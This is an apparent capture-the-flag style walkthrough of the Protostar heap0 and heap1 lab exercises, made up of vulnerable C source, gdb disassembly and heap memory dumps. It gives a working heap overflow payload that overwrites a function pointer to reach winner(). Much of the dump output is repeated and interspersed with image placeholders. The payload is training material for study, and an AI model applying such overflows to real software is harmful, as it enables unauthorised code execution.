



ProtoStar heap 0&1

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```

1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <string.h>
4  #include <stdio.h>
5  #include <sys/types.h>
6  struct data {
7      char name[64];
8  };
9  struct fp {
10     int (*fp)();
11 };
12 void winner()
13 {
14     printf("level passed\n");
15 }
16 void nowinner()
17 {
18     printf("level has not been passed\n");
19 }
20 int main(int argc, char **argv)
21 {
22     struct data *d;
23     struct fp *f;
24     d = malloc(sizeof(struct data));
25     f = malloc(sizeof(struct fp));
26     f->fp = nowinner;
27     printf("data is at %p, fp is at %p\n", d, f);
28     strcpy(d->name, argv[1]);
29
30     f->fp();
31 }

```

```

$ ./heap0 A
data is at 0x804a008, fp is at 0x804a050
level has not been passed
$ 

```

(gdb) x/60wx 0x0804a000

0x804a000:	0x00000000	0x00000049	0x41414141	0x00000000
0x804a010:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a020:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a030:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a040:	0x00000000	0x00000000	0x00000000	0x00000011
0x804a050:	0x08048478	0x00000000	0x00000000	0x00020fa9
0x804a060:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a070:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a080:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a090:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a0a0:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a0b0:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a0c0:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a0d0:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a0e0:	0x00000000	0x00000000	0x00000000	0x00000000

(gdb)

(gdb) disas main

Dump of assembler code for function main:


```
0x0804848c <main+0>:  push    ebp
0x0804848d <main+1>:  mov     ebp,esp
0x0804848f <main+3>:  and     esp,0xffffffff
0x08048492 <main+6>:  sub     esp,0x20
0x08048495 <main+9>:  mov     DWORD PTR [esp],0x40
0x0804849c <main+16>:  call    0x08048388 <malloc@plt>
0x080484a1 <main+21>:  mov     DWORD PTR [esp+0x18],eax
0x080484a5 <main+25>:  mov     DWORD PTR [esp],0x4
0x080484ac <main+32>:  call    0x08048388 <malloc@plt>
0x080484b1 <main+37>:  mov     DWORD PTR [esp+0x1c],eax
0x080484b5 <main+41>:  mov     edx,0x8048478
0x080484ba <main+46>:  mov     eax,DWORD PTR [esp+0x1c]
0x080484be <main+50>:  mov     DWORD PTR [eax],edx
0x080484c0 <main+52>:  mov     eax,0x80485f7
0x080484c5 <main+57>:  mov     edx,DWORD PTR [esp+0x1c]
0x080484c9 <main+61>:  mov     DWORD PTR [esp+0x8],edx
0x080484cd <main+65>:  mov     edx,DWORD PTR [esp+0x18]
0x080484d1 <main+69>:  mov     DWORD PTR [esp+0x4],edx
0x080484d5 <main+73>:  mov     DWORD PTR [esp],eax
0x080484d8 <main+76>:  call    0x08048378 <printf@plt>
0x080484dd <main+81>:  mov     eax,DWORD PTR [ebp+0xc]
0x080484e0 <main+84>:  add     eax,0x4
0x080484e3 <main+87>:  mov     eax,DWORD PTR [eax]
0x080484e5 <main+89>:  mov     edx,eax
0x080484e7 <main+91>:  mov     eax,DWORD PTR [esp+0x18]
0x080484eb <main+95>:  mov     DWORD PTR [esp+0x4],edx
0x080484ef <main+99>:  mov     DWORD PTR [esp],eax
0x080484f2 <main+102>:  call    0x08048368 <strcpy@plt>
0x080484f7 <main+107>:  mov     eax,DWORD PTR [esp+0x1c]
0x080484fb <main+111>:  mov     eax,DWORD PTR [eax]
0x080484fd <main+113>:  call    eax
0x080484ff <main+115>:  leave
0x08048500 <main+116>:  ret
End of assembler dump.
(gdb)
```

```

(gdb) x/60wx 0x0804a000
0x0804a000: 0x00000000 0x00000049 0x41414141 0x00000000
0x0804a010: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a020: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a030: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a040: 0x00000000 0x00000000 0x00000000 0x00000011
0x0804a050: 0x08048478 0x00000000 0x00000000 0x00020fa9
0x0804a060: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a070: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a080: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a090: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a0d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a0e0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)

```


chunk d



0x49=73??

chunk d

```
(gdb) x/60wx 0x0804a000
0x0804a000: 0x00000000 0x00000049 0x41414141 0x00000000
0x0804a010: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a020: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a030: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a040: 0x00000000 0x00000000 0x00000000 0x00000011
0x0804a050: 0x08048478 0x00000000 0x00000000 0x00020fa9
0x0804a060: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a070: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a080: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a090: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a0d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a0e0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)
```




```

(gdb) x/60wx 0x0804a000
0x0804a000: 0x00000000 0x00000049 0x41414141 0x00000000
0x0804a010: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a020: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a030: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a040: 0x00000000 0x00000000 0x00000000 0x00000011
0x0804a050: 0x08048478 0x00000000 0x00000000 0x00020fa9
0x0804a060: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a070: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a080: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a090: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a0d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a0e0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb) █

```

chunk d

chunk f




```

(gdb) x/60wx 0x0804a000
0x0804a000: 0x00000000 0x00000049 0x41414141 0x00000000
0x0804a010: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a020: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a030: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a040: 0x00000000 0x00000000 0x00000000 0x00000011
0x0804a050: 0x08048478 0x00000000 0x00000000 0x00020fa9
0x0804a060: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a070: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a080: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a090: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a0d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a0e0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb) █

```

chunk d

chunk f




```

(gdb) x/60wx 0x0804a000
0x804a000: 0x00000000 0x00000049 0x41414141 0x00000000
0x804a010: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a020: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a030: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a040: 0x00000000 0x00000000 0x00000000 0x00000011
0x804a050: 0x08048478 0x00000000 0x00000000 0x00020fa9
0x804a060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a070: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0e0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)

```

```

(gdb) p winner
$1 = {void (void)} 0x8048464 <winner>
(gdb)

```


```

(gdb) r $(python -c 'print "\x90"*72+"\x64\x84\x04\x08"')

```

chunk d

chunk f




```
(gdb) x/60wx 0x0804a000
0x804a000:    0x00000000    0x00000049    0x90909090    0x90909090
0x804a010:    0x90909090    0x90909090    0x90909090    0x90909090
0x804a020:    0x90909090    0x90909090    0x90909090    0x90909090
0x804a030:    0x90909090    0x90909090    0x90909090    0x90909090
0x804a040:    0x90909090    0x90909090    0x90909090    0x90909090
0x804a050:    0x08048464    0x00000000    0x00000000    0x00020fa9
0x804a060:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a070:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a080:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a090:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a0a0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a0b0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a0c0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a0d0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a0e0:    0x00000000    0x00000000    0x00000000    0x00000000
(gdb)
```

```
$ ./heap0 $(python -c 'print "\x90"*72+"\x64\x84\x04\x08"')
data is at 0x804a008, fp is at 0x804a050
level passed
$
```

```
1  #include <stdlib.h>
2  #include <unistd.h>
3  #include <string.h>
4  #include <stdio.h>
5  #include <sys/types.h>
6
7  struct internet {
8      int priority;
9      char *name;
10 };
11
12 void winner()
13 {
14     printf("and we have a winner @ %d\n", time(NULL));
15 }
16
17
18
19 int main(int argc, char **argv)
20 {
21
22     struct internet *i1, *i2, *i3;
23
24     i1 = malloc(sizeof(struct internet));
25     i1->priority = 1;
26     i1->name = malloc(8);
27
28     i2 = malloc(sizeof(struct internet));
29     i2->priority = 2;
30     i2->name = malloc(8);
31
32     strcpy(i1->name, argv[1]);
33     strcpy(i2->name, argv[2]);
34
35     printf("and that's a wrap folks!\n");
36 }
```

```
$ ./heap1 A A
and that's a wrap folks!
$
```

(gdb) x/80wx 0x8049ffc

0x8049ffc:	0x00000000	0x00000000	0x00000011	0x00000001
0x804a00c:	0x0804a018	0x00000000	0x00000011	0x41414141
0x804a01c:	0x00000000	0x00000000	0x00000011	0x00000002
0x804a02c:	0x0804a038	0x00000000	0x00000011	0x42424242
0x804a03c:	0x00000000	0x00000000	0x00020fc1	0x00000000
0x804a04c:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a05c:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a06c:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a07c:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a08c:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a09c:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a0ac:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a0bc:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a0cc:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a0dc:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a0ec:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a0fc:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a10c:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a11c:	0x00000000	0x00000000	0x00000000	0x00000000
0x804a12c:	0x00000000	0x00000000	0x00000000	0x00000000

(gdb) █

```
0x080484b9 <main+0>:  push    ebp
0x080484ba <main+1>:  mov     ebp,esp
0x080484bc <main+3>:  and     esp,0xffffffff0
0x080484bf <main+6>:  sub     esp,0x20
0x080484c2 <main+9>:  mov     DWORD PTR [esp],0x8
0x080484c9 <main+16>:  call    0x80483bc <malloc@plt>
0x080484ce <main+21>:  mov     DWORD PTR [esp+0x14],eax
0x080484d2 <main+25>:  mov     eax,DWORD PTR [esp+0x14]
0x080484d6 <main+29>:  mov     DWORD PTR [eax],0x1
0x080484dc <main+35>:  mov     DWORD PTR [esp],0x8
0x080484e3 <main+42>:  call    0x80483bc <malloc@plt>
0x080484e8 <main+47>:  mov     edx,eax
0x080484ea <main+49>:  mov     eax,DWORD PTR [esp+0x14]
0x080484ee <main+53>:  mov     DWORD PTR [eax+0x4],edx
0x080484f1 <main+56>:  mov     DWORD PTR [esp],0x8
0x080484f8 <main+63>:  call    0x80483bc <malloc@plt>
0x080484fd <main+68>:  mov     DWORD PTR [esp+0x18],eax
0x08048501 <main+72>:  mov     eax,DWORD PTR [esp+0x18]
0x08048505 <main+76>:  mov     DWORD PTR [eax],0x2
0x0804850b <main+82>:  mov     DWORD PTR [esp],0x8
0x08048512 <main+89>:  call    0x80483bc <malloc@plt>
0x08048517 <main+94>:  mov     edx,eax
0x08048519 <main+96>:  mov     eax,DWORD PTR [esp+0x18]
0x0804851d <main+100>: mov     DWORD PTR [eax+0x4],edx
0x08048520 <main+103>: mov     eax,DWORD PTR [ebp+0xc]
0x08048523 <main+106>: add     eax,0x4
0x08048526 <main+109>: mov     eax,DWORD PTR [eax]
0x08048528 <main+111>: mov     edx,eax
0x0804852a <main+113>: mov     eax,DWORD PTR [esp+0x14]
0x0804852e <main+117>: mov     eax,DWORD PTR [eax+0x4]
0x08048531 <main+120>: mov     DWORD PTR [esp+0x4],edx
0x08048535 <main+124>: mov     DWORD PTR [esp],eax
0x08048538 <main+127>: call    0x804838c <strcpy@plt>
0x0804853d <main+132>: mov     eax,DWORD PTR [ebp+0xc]
0x08048540 <main+135>: add     eax,0x8
0x08048543 <main+138>: mov     eax,DWORD PTR [eax]
0x08048545 <main+140>: mov     edx,eax
0x08048547 <main+142>: mov     eax,DWORD PTR [esp+0x18]
0x0804854b <main+146>: mov     eax,DWORD PTR [eax+0x4]
0x0804854e <main+149>: mov     DWORD PTR [esp+0x4],edx
0x08048552 <main+153>: mov     DWORD PTR [esp],eax
0x08048555 <main+156>: call    0x804838c <strcpy@plt>
0x0804855a <main+161>: mov     DWORD PTR [esp],0x804864b
0x08048561 <main+168>: call    0x80483cc <puts@plt>
0x08048566 <main+173>: leave
0x08048567 <main+174>: ret
End of assembler dump.
(gdb) █
```



```

(gdb) x/80wx 0x8049ffc
0x8049ffc: 0x00000000 0x00000000 0x00000011 0x00000001
0x804a00c: 0x0804a018 0x00000000 0x00000011 0x41414141
0x804a01c: 0x00000000 0x00000000 0x00000011 0x00000002
0x804a02c: 0x0804a038 0x00000000 0x00000011 0x42424242
0x804a03c: 0x00000000 0x00000000 0x00020fc1 0x00000000
0x804a04c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a05c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a06c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a07c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a08c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a09c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0ac: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0bc: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0cc: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0dc: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0ec: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0fc: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a10c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a11c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a12c: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb) x/x 0x804a018
0x804a018: 0x41414141
(gdb) x/x 0x804a038
0x804a038: 0x42424242
(gdb)

```

```

0x080484b9 <main+0>: push    ebp
0x080484ba <main+1>: mov     ebp,esp
0x080484bc <main+3>: and     esp,0xffffffff
0x080484bf <main+6>: sub     esp,0x20
0x080484c2 <main+9>: mov     DWORD PTR [esp],0x8
0x080484c9 <main+16>: call    0x80483bc <malloc@plt>
0x080484ce <main+21>: mov     DWORD PTR [esp+0x14],eax
0x080484d2 <main+25>: mov     eax,DWORD PTR [esp+0x14]
0x080484d6 <main+29>: mov     DWORD PTR [eax],0x1
0x080484dc <main+35>: mov     DWORD PTR [esp],0x8
0x080484e3 <main+42>: call    0x80483bc <malloc@plt>
0x080484e8 <main+47>: mov     edx,eax
0x080484ea <main+49>: mov     eax,DWORD PTR [esp+0x14]
0x080484ee <main+53>: mov     DWORD PTR [eax+0x4],edx
0x080484f1 <main+56>: mov     DWORD PTR [esp],0x8
0x080484f8 <main+63>: call    0x80483bc <malloc@plt>
0x080484fd <main+68>: mov     DWORD PTR [esp+0x18],eax
0x08048501 <main+72>: mov     eax,DWORD PTR [esp+0x18]
0x08048505 <main+76>: mov     DWORD PTR [eax],0x2
0x0804850b <main+82>: mov     DWORD PTR [esp],0x8
0x08048512 <main+89>: call    0x80483bc <malloc@plt>
0x08048517 <main+94>: mov     edx,eax
0x08048519 <main+96>: mov     eax,DWORD PTR [esp+0x18]
0x0804851d <main+100>: mov     DWORD PTR [eax+0x4],edx
0x08048520 <main+103>: mov     eax,DWORD PTR [ebp+0xc]
0x08048523 <main+106>: add     eax,0x4
0x08048526 <main+109>: mov     eax,DWORD PTR [eax]
0x08048528 <main+111>: mov     edx,eax
0x0804852a <main+113>: mov     eax,DWORD PTR [esp+0x14]
0x0804852e <main+117>: mov     eax,DWORD PTR [eax+0x4]
0x08048531 <main+120>: mov     DWORD PTR [esp+0x4],edx
0x08048535 <main+124>: mov     DWORD PTR [esp],eax
0x08048538 <main+127>: call    0x804838c <strcpy@plt>
0x0804853d <main+132>: mov     eax,DWORD PTR [ebp+0xc]
0x08048540 <main+135>: add     eax,0x8
0x08048543 <main+138>: mov     eax,DWORD PTR [eax]
0x08048545 <main+140>: mov     edx,eax
0x08048547 <main+142>: mov     eax,DWORD PTR [esp+0x18]
0x0804854b <main+146>: mov     eax,DWORD PTR [eax+0x4]
0x0804854e <main+149>: mov     DWORD PTR [esp+0x4],edx
0x08048552 <main+153>: mov     DWORD PTR [esp],eax
0x08048555 <main+156>: call    0x804838c <strcpy@plt>
0x0804855a <main+161>: mov     DWORD PTR [esp],0x804864b
0x08048561 <main+168>: call    0x80483cc <puts@plt>
0x08048566 <main+173>: leave
0x08048567 <main+174>: ret
End of assembler dump.
(gdb)

```


```

(gdb) x/80wx 0x8049ffc
0x8049ffc: 0x00000000 0x00000000 0x00000011 0x00000001
0x804a00c: 0x0804a018 0x00000000 0x00000011 0x41414141
0x804a01c: 0x00000000 0x00000000 0x00000011 0x00000002
0x804a02c: 0x0804a038 0x00000000 0x00000011 0x42424242
0x804a03c: 0x00000000 0x00000000 0x00020fc1 0x00000000
0x804a04c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a05c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a06c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a07c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a08c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a09c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0ac: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0bc: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0cc: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0dc: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0ec: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0fc: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a10c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a11c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a12c: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb) x/x 0x0804a018
0x804a018: 0x41414141
(gdb) x/x 0x0804a038
0x804a038: 0x42424242
(gdb) █

```

chunk i1

i1 -> name



```

(gdb) x/80wx 0x8049ffc
0x8049ffc: 0x00000000 0x00000000 0x00000011 0x00000001
0x804a00c: 0x0804a018 0x00000000 0x00000011 0x41414141
0x804a01c: 0x00000000 0x00000000 0x00000011 0x00000002
0x804a02c: 0x0804a038 0x00000000 0x00000011 0x42424242
0x804a03c: 0x00000000 0x00000000 0x00020fc1 0x00000000
0x804a04c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a05c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a06c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a07c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a08c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a09c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0ac: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0bc: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0cc: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0dc: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0ec: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0fc: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a10c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a11c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a12c: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb) x/x 0x0804a018
0x804a018: 0x41414141
(gdb) x/x 0x0804a038
0x804a038: 0x42424242
(gdb) █


```

chunk i1

i1 -> name

chunk i2

i2 -> name




```

(gdb) x/80wx 0x8049ffc
0x8049ffc: 0x00000000 0x00000000 0x00000011 0x00000001
0x804a00c: 0x0804a018 0x00000000 0x00000011 0x41414141
0x804a01c: 0x00000000 0x00000000 0x00000011 0x00000002
0x804a02c: 0x0804a038 0x00000000 0x00000011 0x42424242
0x804a03c: 0x00000000 0x00000000 0x00020fc1 0x00000000
0x804a04c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a05c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a06c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a07c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a08c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a09c: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0ac: 0x00000000 0x00000000 0x00000000 0x00000000
